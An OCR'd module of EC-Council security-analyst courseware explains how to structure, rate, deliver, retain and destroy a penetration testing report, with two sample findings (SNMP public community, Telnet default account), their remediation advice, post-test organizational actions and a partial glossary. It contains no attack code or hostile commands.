    3. The project also offers views on the current level of security risks and threats
    4. Details about people involved in the project, whether one pen tester or a team of testers, worked on the project
    5. The knowledge and skill set of the pen tester, with prior study and research he or she has done in this field



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Document Properties/Version History

ECSA
EC-Council Certified Security Analyst

Document Properties

- They contain valuable information about the report, including title, author, version, date and time, and classification of the document
- They also list the names of people involved in the documentation process, including the names of the final draft approver and, sometimes, the names of people to whom the report will be submitted

Version History

- This is a record of all the version control tracked changes made on the report, including the names of people who made revisions, when they were made, and what edits they made

Document Properties	
Title	Penetration Testing Report
Classification	Confidential
Version	V 2.3.3
Date	December 31, 2012
Name of Pen Tester/Team	EC-Council LPT Team
Name of Supervising Officer	**********

A table showing document properties in a report

Date	Version	Author	Comments
December 31, 2012	V 2.3.3	******	Final Draft
December 24, 2012	V.2.3.2	******	Checked for formatting and proofreading
December 21, 2012	v.2.3.1	*****	Edited and made changes to content

A table illustrating version control system in a report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Table of Contents/Final Report

ECSA
EC-Council Certified Security Analyst

Table of Contents and List of Illustrations

- This is a list of all the important points covered in the report with page numbers
- It also includes illustrations and figures in a diagrammatic and sequential form, such as network application architecture, network diagram, captured screenshots list, etc.

Final Report - Delivery Date

- This includes all the key information on the report timeline - from the project inception date to the project delivery date along with important dates when the report was reviewed, edited, finalized, etc.
- Testing should be planned, prepared, and performed, keeping the delivery date of the report in mind

Table of Contents

1 The Cover Letter 2
1.1 Document Properties 3
1.2 Version 3
1.3 Table of Contents and List of Illustrations 4
1.4 Final Report Delivery Date 4
2 The Executive Summary 5
2.1 Scope of the Project 5
2.2 Purpose for the Evaluation 6
2.3 System Description 6
2.4 Assumption 7
2.5 Timeline 8
2.6 Summary of Evaluation 9
2.7 Summary of Findings 10
2.8 Summary of Recommendation 11
2.9 Testing Methodology 12
2.10 Planning 13
2.11 Exploitation 14
2.12 Reporting 15
3 Comprehensive Technical Report 16
3.1 Detailed SYSTEMS Information 17
3.2 Windows server 18
4 Result Analysis 19
5 Recommendations 20
6 Appendices 21
6.1 Required Work Efforts 22
6.2 Research 24
6.3 References 24
6.4 Glossary 25

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Summary of Execution

ECSA

- The summary should provide a short, high-level overview of the test
- It should contain the client's name, testing firm, date of test, etc.
- It should also display information about the targeted systems and applications, such as IP address and hardware utilized
- It should also include end-users' test results
- It should contain details about all the exploits performed. It should also include the details of changes made to the environment or to any systems during exploitation/testing
- The summary should include details of the discovered vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scope of the Project

ECSA

- The scope of the project should include the IP address ranges that were tested and mentioned in the contract

The scope of the project should also include:

- Examining whether social engineering has been employed or not
- Examining whether public or private networks are tested or not
- Examining whether Trojans and backdoor software applications are permitted or not

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Evaluation Purpose/System Description

ECSA
EC-Council Certified Security Analyst

Evaluation Purpose

- This section explains the main purpose of the test
- It lists all loopholes and security flaws found in the network and the tools used to test the vulnerabilities
- It explains how the testing was done, whether the testing was successful or unsuccessful, and the reasons behind the successful and failed attempts
- This section also includes to what extent pen testing was carried out

System Description

- This section includes a list of all the devices that were used for pen testing hardware and software devices, such as the IP address of the system
- It includes information about the domain model, Internet service provider, web server, network ports and protocols, system configurations, etc.
- It also explains the network architecture, network flow, and information status of the organization before and after the testing


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Assumptions/Timeline

ECSA
EC-Council Certified Security Analyst

Assumptions

- This section explains the assumptions, made by the pen tester in hypothetical situations, that helped him make decisions in critical areas
- Also, these assumptions help the reader understand the vulnerabilities in critical areas, why the pen tester opted for certain testing techniques, and the justification for them
- For example, testing the firewall and other devices to check proper functioning of alarms and warnings that alert administrators



Pen tester penetrating and checking firewall

Timeline

- This section includes a record of duration and time frames maintained by the pen tester for every test done
- It contains all commencement and completion dates, along with other important dates in the report

Categories	Initiation Date/Time	Completion Date/Time
Windows	Mm/dd/yr	Mm/dd/yr
Linux	Mm/dd/yr	Mm/dd/yr
Footprinting	Mm/dd/yr	Mm/dd/yr

A table representing timeline in a penetration report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Summary of Evaluation, Findings and Recommendations

ECSA

Summary of Evaluation	This is a detailed report on how the evaluation process was done, particularly describing each and every step of the process It also contains important findings and outcomes found during evaluation
Summary of Findings	This is a comprehensive report about the findings, listing the discovered risks and threats in a specific manner It also classifies all the findings depending upon the level of priorities
Summary of Recommendations	This is a complete description of the recommendations and suggestions made by the team after thoroughly analyzing the findings of the organization's information system Recommendations are made after thorough research and investigation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Methodologies

ECSA

- Penetration testing is primarily done following a standard framework. The pen tester can follow a single methodology or can combine various models to give the output and recommendations that best suit the client
- A pen tester has to follow standards and techniques, such as the Information Systems Security Assessment Framework (ISSAF), Open Web Application Security Project (OWASP), Open Source Security Testing Methodology Manual (OSSTMM), Penetration Testing Execution Standard (PTES), National Institute of Standards and Technology (NIST), etc.
- This section should clearly mention whether any specific standard open source, proprietary, or combination of methodologies is used during pen testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Planning

ECSA
EC-Council Certified Security Analyst

- This section explains how the pen tester planned the whole penetration testing process and how the actual test was performed
- It explains all important strategies and tactics implemented for testing
- It briefs about every step in a sequential manner, explaining with illustrating tables, graphs, diagrams, charts, etc.
- It explains what types of research and investigation were carried out for the whole project
- It also includes a list of tools and utilities that were used for testing the organization's information structure
- It also explains how the planning for critical areas was made, how risks were assessed, and how the planning was made for exploiting vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Exploitation

ECSA
EC-Council Certified Security Analyst

1. This section explains how the information security of an organization was analyzed by the pen tester and how the penetration testing was carried out and what the testing results are
2. This section also lists all the vulnerabilities found and the details about the actual exploitation process
3. It also lists how the exploitation was carried out in critical areas and to what extent it was successful with listing successful attempts as well as failed attempts
4. It includes a list of all the tools and devices actually used for exploiting the network, systems, applications, etc.
5. Finally, it briefs the vulnerability of the organization's infrastructure, describing the exploitation results

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Reporting

ECSA
EC-Council Certified Security Analyst

- The report section includes details about the findings and assessment of vulnerabilities found by the pen tester
- It explains how the classification of threats and risks is made and how ratings are given
- It gives a detailed description about each risk and the ratings made and lists the measures/steps to mitigate them
- It is a final conclusion about the organization's information system prepared by the team and submitted to senior management
- The severity/risk level of identified vulnerability should be decided based on CVSS Ratings

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Reporting (Cont'd)

ECSA
EC-Council Certified Security Analyst

- CVSS provides an open framework for communicating the characteristics and impacts of IT vulnerabilities
- Its quantitative model ensures repeatable accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores


CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

Source: *https://www.first.org*



Source: *https://nvd.nist.gov*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Comprehensive Technical Report

ECSA

- This is a detailed technical description of the sequential process of the penetration testing
- In case of any security defect, this document precisely describes the technicality of the security flaws and their way of exploitation
- It is further explained technically:
  1. **Detailed Systems Information:** This points out the summary of critical issues exposed by the team in system architecture, etc.
  2. **Windows Server:** This reports the vulnerabilities running on the servers that were discovered by the team while port scanning

Port Number	Service Running	Service Version Details
25	SMTP	Sendmail
90	HTTP	Apache
130	POP3	UW IMAP POP3 Server 2003.83rh
443	SSL	Open SSL

A sample table clearly explaining comprehensive technical report of an organization

Note: The technical report is usually reviewed by the technical department of an organization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Result Analysis

ECSA

The results analyzed should include:

- Domain name
- IP address of the host
- TCP and UDP ports
- Description of the service
- Details of the test performed
- Vulnerability analysis

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Recommendations

ECSA
EC-Council Certified Security Analyst

- This section includes the pen tester's suggestions or recommendations for strengthening the organization's security level
- It includes details about the research and investigation made before suggesting recommendations
- Finding the vulnerabilities and documenting how to manage them is not sufficient. A pen tester is required to make suggestions that mitigate and eliminate the weaknesses in the network security; hence, this section includes all the security suggestions made by the pen tester to the organization
- This section explains the pen tester's recommendations justifying his or her action plan
  - **Indication of priorities and risks** – This subsection clearly explains, recognizes, and specifies the potential threats and prioritizes the risks that jeopardize the organization's information system

Category	Summary	Level of Threat	Percentage
Number of Live Hosts	40	High	60%
Number of Vulnerabilities	23	Medium	35%

Table representing vulnerability assessment at different levels

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Appendices

ECSA
EC-Council Certified Security Analyst

- These include additional information on pen testing, such as tools and exploits, snapshots, log output, risk assessment methodologies, and vulnerability classification, to give the organization a clear understanding of the penetration testing report

A list of common appendices:

Required Work Efforts	This lists all the constraints faced during the test and the extra effort required to complete the test
Research	This details all the research and investigation activities done by the penetration testing team
References	This is always recommended to give proper references to authors and their work that were referred to during the pen test
Glossary	This is a detailed list of all the technical terms used in the report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sample Appendix

ECSA

List of Appendices


Appendix A— Live CD Distributions for Security Testing A-1
Appendix B— Rules of Engagement Template B-1
Appendix C— Application Security Testing and Examination C-1
Appendix D— Remote Access Testing D-1
Appendix E— Resources E-1
Appendix F— Glossary F-1
Appendix G— Acronyms and Abbreviations G-1

Source: *http://csrc.nist.gov*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Penetration Testing Report Analysis

ECSA



Your pen test team has completed the onsite technical evaluation of your client, and now it is time to review all the information you gathered

Penetration testing report analysis helps to determine the security flaws in the conducted test

Conduct a team meeting with your peers and analyze the output from the tests you conducted

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Report on Penetration Testing

ECSA
EC-Council Certified Security Analyst

Divide the reports into sessions as follows:

- Network test reports
- Client-side test reports
- Web application test reports

A common structure for the penetration report includes:

- Executive summary
- Management summary
- Technical summary

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pen Test Team Meeting

ECSA
EC-Council Certified Security Analyst

- Set up an agenda for the meeting
- Bring up all the questions about your findings
- Assign work on the sections of the findings to individual members
- Create an action plan and set deadlines
- Consult any additional expertise that might be needed

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Research Analysis

ECSA
EC-Council Certified Security Analyst

1. Check the **vulnerabilities** you found and find out the latest **fix** or **patch** for each vulnerability
2. Extensive **research** and **investigation** must be conducted for each vulnerability
3. Research analysis helps the tester to list the **functional anomalies** and performance issues

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pen Test Findings

ECSA
EC-Council Certified Security Analyst

- Pen test findings are security issues uncovered during the penetration testing
- In pen test findings, the substantive security issues should be addressed one at a time

- **Each vulnerability must be reported in a proper manner as:**
  - A detailed description of the vulnerability with an identifiable name
  - An evaluation in terms of "must change," "should change"
  - References to certain information sources
  - Suggestions for resolving the issues

- **The findings are categorized as:**
  - High
  - Medium
  - Low

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Rating Findings

ECSA
EC-Council Certified Security Analyst

High Criticality Findings

Loss could result in the unauthorized release of information that could have a significant impact on the organization's mission or financial assets or result in loss of life

Medium Criticality Findings

Loss could result in the unauthorized release of information that could have an impact on the organization's mission or financial assets or result in harming an individual

Low Criticality Findings

Loss could result in the unauthorized release of information that could have some degree of impact on the organization's mission or financial assets or result in harming an individual

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Example of Finding - I

ECSA
EC-Council Certified Security Analyst

Finding: SNMP set public community

Finding ID #: 1

CVE/CAN: CAN-2014–0517

Category: Identification and Authentication (External Exposure)

Location: 10.0.0.4

Severity: High

Discussion:

The SNMP default public community name is specified, allowing anyone to change the computer's system information, if they use this default value. An attacker can use SNMP to obtain valuable information about the system, such as information on network devices and current open connections. In this case, the ability exists to actually change information, because the SNMP Set password is set to Public

Recommendations:

Option 1: If the SNMP Service is not necessary, disable or remove it

Option 2: If your organization requires the use of the SNMP Service, take steps to secure the SNMP community names and the community strings

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Example of Finding - II

ECSA
EC-Council Certified Security Analyst

Finding: Telnet default account accessible

Finding ID #: 2

CVE/CAN: No common corresponding vulnerability

Category: Technical Finding (System Boundary)

Location: 10.0.0.4

Severity: High

Discussion:

An accessible default account was detected through Telnet. Default accounts through Telnet allow attackers easy access to remote systems by providing a network-accessible service on the server or printer

Recommendations:

Option 1: Disable the Telnet account/service on each network

Option 2: Change the password for the account to something difficult to guess

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyze

ECSA
EC-Council Certified Security Analyst


- The analyzing report compares the initial goals of the test to the final result
- Repeatedly analyze your findings
- This is critical in preparing your final report

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Prioritize Recommendations

ECSA
EC-Council Certified Security Analyst



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Delivering Penetration Testing Report

ECSA
EC-Council Certified Security Analyst

1. The report must be presented in PDF format, unless requested otherwise
2. A printed report is the best format
3. Do not send the report to unapproved staff
4. Always deliver the report to approved stakeholders in the company in person
5. Avoid sending the report by email or CD-ROM
6. Always ask for a signed acknowledgement after submitting the report
- You must also be available 30-60 days after submitting the report so that you can answer any queries

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Cleanup and Restoration

ECSA

- Clean up all the disruptions made to the network while carrying out the penetration audit

- Restore all the resources after the testing is done

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Report Retention

ECSA

- The pen test information is **sensitive and confidential**
- You should **store it** only for a certain period of time (30–45 days is typical)
- You should be able to **answer questions** during this period
- After 30–45 days, you should **destroy the information** from your storage
- This clause is usually mentioned in the **contract** with the customer before the engagement begins


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Destroy the Report

ECSA

- After the completion of penetration testing and repairing all the vulnerabilities, destroy the pen test report
- Based on the agreement you signed with the company, you might be asked to destroy:



- This applies to every team member on the penetration testing team

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sign-off Document

ECSA

1. You might want the client to sign a sign-off document
2. At this stage, you might want to send the invoice for the penetration testing job

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Sign-off Document Template

ECSA

ACCEPTANCE SIGN-OFF LOG			
CUSTOMER NAME			
PROJECT NAME		PROJECT	
PROJECT PHASE		DATE	
PROJECT MANAGER			
REF NUMBER	ISSUE DATE	DELIVERABLES	DATE RECEIVED

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ECSA

Post-Testing Actions for Organizations

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Develop Action Plan

ECSA

- Organizations should develop an action plan to:
  - Address the security concerns on time
  - Reduce the misuse or threat of attacks on the organization's network
  - Identify the specific areas of security strengths and weaknesses
  - Conduct security checks at regular intervals

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Points to Check in Action Plan

ECSA

01. Does the current security situation support the complete business strategy; what other technologies might give the firm a competitive edge?
02. Does the current Information Technology environment reach e-business requirements?
03. Are the company's security-related expenses included in the overall budget?
04. In what ways does the company manage its risks and do other tests need to be performed?
05. Are security, reliability, and privacy issues ensured for the customer's data?
06. Are sufficient resources allocated to reduce the business risks or not?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Develop and Implement Data Backup Plan

ECSA

- Develop and implement a data backup plan that states:

Which Data to Back Up	Backup Method	Backup Schedule	Backup Media
Backup Media Management		Integrity Verification	Backup Security
Backup Restoration	Backup Responsibility	Maintenance	

- Data backups can be used to recover data in case of any security incident or accidental data deletion

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create Process for Minimizing Misconfiguration Chances

ECSA

- Create a configuration management process
- Create or use configuration checklists available from product vendors and security organizations, such as NIST and NSA

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Updates and Patches

ECSA

- Improve the level of control for the purchased software by checking for updates and patches from the vendors
- Create a policy for applying patches in a timely manner

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Capture Lessons Learned and Best Practices

ECSA

- Create guidelines for best practices to be followed, based on the recommendations of the pen test report
- Regular auditing of the organization reduces exposure to vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Create Security Policies

ECSA

- Systems Security Policy
- Information Classification Policy
- Password Policy
- Strong Authentication Policy
- Encryption Policy
- Virus Detection and Management Policy
- Security Change Management Policy
- Remote Network Access Policy
- Firewall Security Policy

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Conduct Training

ECSA

- Conduct training for analyzing the security posture of a network
- Conduct technical security training programs for people managing the information technology
- Conduct training for application developers to develop secure code

It is necessary to implement security education and awareness programs, such as:

- General security awareness for new employees in the organization
- An awareness program through e-learning
- Employee education about the importance of information security
- Taking measures to safeguard the privacy and confidentiality of information, documents, files, email, etc.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Module Summary

ECSA
EC-Council Certified Security Analyst

- The pen testing report helps executive management make decisions about implementing security controls in the organization
- The final report must clearly state the findings and map them to the potential risks
- The scope of the project should include the IP address ranges that are tested and mentioned in the contract
- The summary of findings is a comprehensive report about the findings, listing the discovered risks and threats in a specific manner
- The report section includes details about the findings and assessment of vulnerabilities found by the pen tester
- The penetration testing report analysis helps to determine the security flaws in the conducted test
- Data backups can be used to recover data in case of any security incident or accidental data deletion

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Glossary

A

- **ARP** - Address Resolution Protocol (ARP) is a stateless protocol used for resolving IP addresses to machine (MAC) addresses.
- **Access Control** - Access Control is a method to reduce the risk of data from getting affected and save the enterprise's crucial data by providing limited access to users for accessing computer resources.
- **AES** - The Advanced Encryption Standard (AES) is a National Institute of Standards and Technology (NIST) specification for encryption of electronic data.
- **ACL** - Access Control List is a list of permissions to an object (file, user, and group).
- **AD** - Active Directory is a directory service for Windows OS that facilitates and manages network components such as services, sites, systems, users, and shares on Windows Network.
- **ASP** - The ASP or Active Server Page is a development framework for the creation of Web Pages.
- **AJAX** - Asynchronous JavaScript and XML enable webpage updating by asynchronously exchanging data with the web server.
- **Applet** - Applet is a Java program embedded in the HTML webpage.
- **ActiveX** - ActiveX is a set of technologies and services based on the Component Object Model (COM) that makes it easy to integrate and reuse any component.
- **Authentication** - Authentication is the process of verifying a user's identity with an application by using some form of credentials.
- **Authorization** - Authorization is the process of giving a specific right to the authenticated user to perform specific tasks.
- **Android** - Android is a multitasking operating system that allows various processes to run in the background.

B

- **Black-box Penetration Testing** - Black-box Testing assumes that the pen tester has no previous knowledge of the infrastructure to be tested.
- **Bus Topology** - Network devices are connected to the central cable, called a bus, with the help of interface connectors.
- **Bridges** - They combine two network segments and manage network traffic. A bridge filters the traffic at the network boundaries.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Bash Scripting -** Bash shell is a scripting environment that comes with Linux distro and is generally useful in automating certain actions during penetration testing.
- **BGP -** Border Gateway Protocol (BGP) is an external routing protocol that enables communication between multiple transit autonomous systems.
- **Brute-forcing attacks** - In brute-forcing attacks, the attackers crack the log-in passwords by trying all possible values from a set of alphabetic, numeric, and special characters.

C

- **Computer Network** - A Computer Network is a group of computing systems connected together to allow electronic communication and easy sharing of information and resources.
- **Campus Area Network** - A Campus Area Network (CAN) consists of multiple connected local area networks within a certain geographical area.
- **CDP** - Cisco Discovery Protocol (CDP) is a layer 2 (data link layer) Cisco proprietary protocol. It shares data between directly connected network devices.
- **ColdFusion -** ColdFusion is a rapid web application development platform.
- **Common Gateway Interface** - Common Gateway Interface (CGI) is the standard way for a web server to connect to external applications. It acts as a middleware between web servers and databases.
- **Checksums** - Checksums are used to check the integrity of the data.
- **Cross-site Scripting** - Cross-site Scripting (XSS) is a vulnerability in dynamically generated webpages that enables malicious attackers to inject a client-side script into webpages viewed by other users.
- **Cloud Penetration Testing** - Cloud Penetration Testing is the process of evaluating the security posture of a cloud.

D

- **DHCP** - The DHCP protocol belongs to the application layer of the OSI model, and it assigns the IP address automatically. The DHCP allows both dynamic and static ways of mapping the addresses to the systems compared to the static mapping by BOOTP.
- **DNS -** DNS is a distributed hierarchic database that maps URLs to IP addresses.
- **DNSSEC** - Domain Name System Security Extensions (DNSSEC) is a suite of Internet Engineering Task Force (IETF). It is used for securing certain kinds of information provided by DNS.
- **DS** - Delegation Signing (DS) records give complete information about a signed zone file.
- **DES -** Data Encryption Standard is a standard for data encryption that uses a secret key for both encryption and decryption (symmetric cryptosystem).

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

- **Dumpster Diving** - The term Dumpster Diving refers to the search of disposal areas for improperly destroyed information.
- **Database Fingerprinting** - Database Fingerprinting is used to determine the database name, type of database, version, users, output mechanism, user privilege level and OS interaction level by various methods.
- **Dynamic Testing** - To test the data of the thick-client application, i.e., transferring data from the client to the server, we perform Dynamic Testing.
- **DoS Attack** - Denial-of-Service attack is a type of attack in which the services are reduced or made unavailable to the valid user.
- **Data Corruption Attack** - Data Corruption Attack is a type of DoS attack where the third-party attempts to corrupt the data being transmitted between two endpoints.

E

- **Ethical Hacking** - Ethical Hacking is an extensive term that involves describing the attacker's Tools, Techniques and Procedures (TTPs) used to hack the target organization's security.
- **EIGRP** - Enhanced Interior Gateway Routing Protocol is a hybrid routing protocol. It includes the characteristics of both Distance-Vector and Link-State routing protocols.
- **EAP** - Extensible Authentication Protocol is the most commonly used authentication framework for both Point-to-Point connections and wireless networks.
- **Encryption** - Encryption is a way of protecting information by transforming it in such a way that the resulting transformed form is unreadable to an unauthorized party.
- **Egress Filtering** - Egress Filtering monitors and controls the flow of information transferred from one network to another.
- **Eavesdropping** - Eavesdropping is the act of secretly listening to the conversations of people over a phone or video conference without their consent.
- **External Network Penetration Testing** - External Network Penetration Testing is the method of assessing the assets and identifying vulnerabilities that could help the attackers to exploit the network from outside.
- **Enumeration** - Enumeration is the process of extracting usernames, machine names, network resources, shares, IP tables, routing tables, SNMP and DNS details and services from a system or network.

F

- **FTP** - File Transfer Protocol (FTP) is the standard networking protocol used for sharing files over the Internet's TCP/IP protocols.
- **FDDI** - Fiber Distributed Data Interface (FDDI) is an optical standard used for transferring data by means of fiber optic lines in a LAN up to 200 km. The data transmission occurs at

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

the speed of 100 Mbps through a fiber optic cable and uses a token ring to determine which workstation can transfer data at the specified time.

- **FMSO** - Flexible Single Master Operation (FSMO) role refers to the ability of an active directory to transfer roles to any domain controller (DC) in the enterprise.
- **Footprinting** - Footprinting is the first phase of pen testing in which you can gain primary information about a potential target.
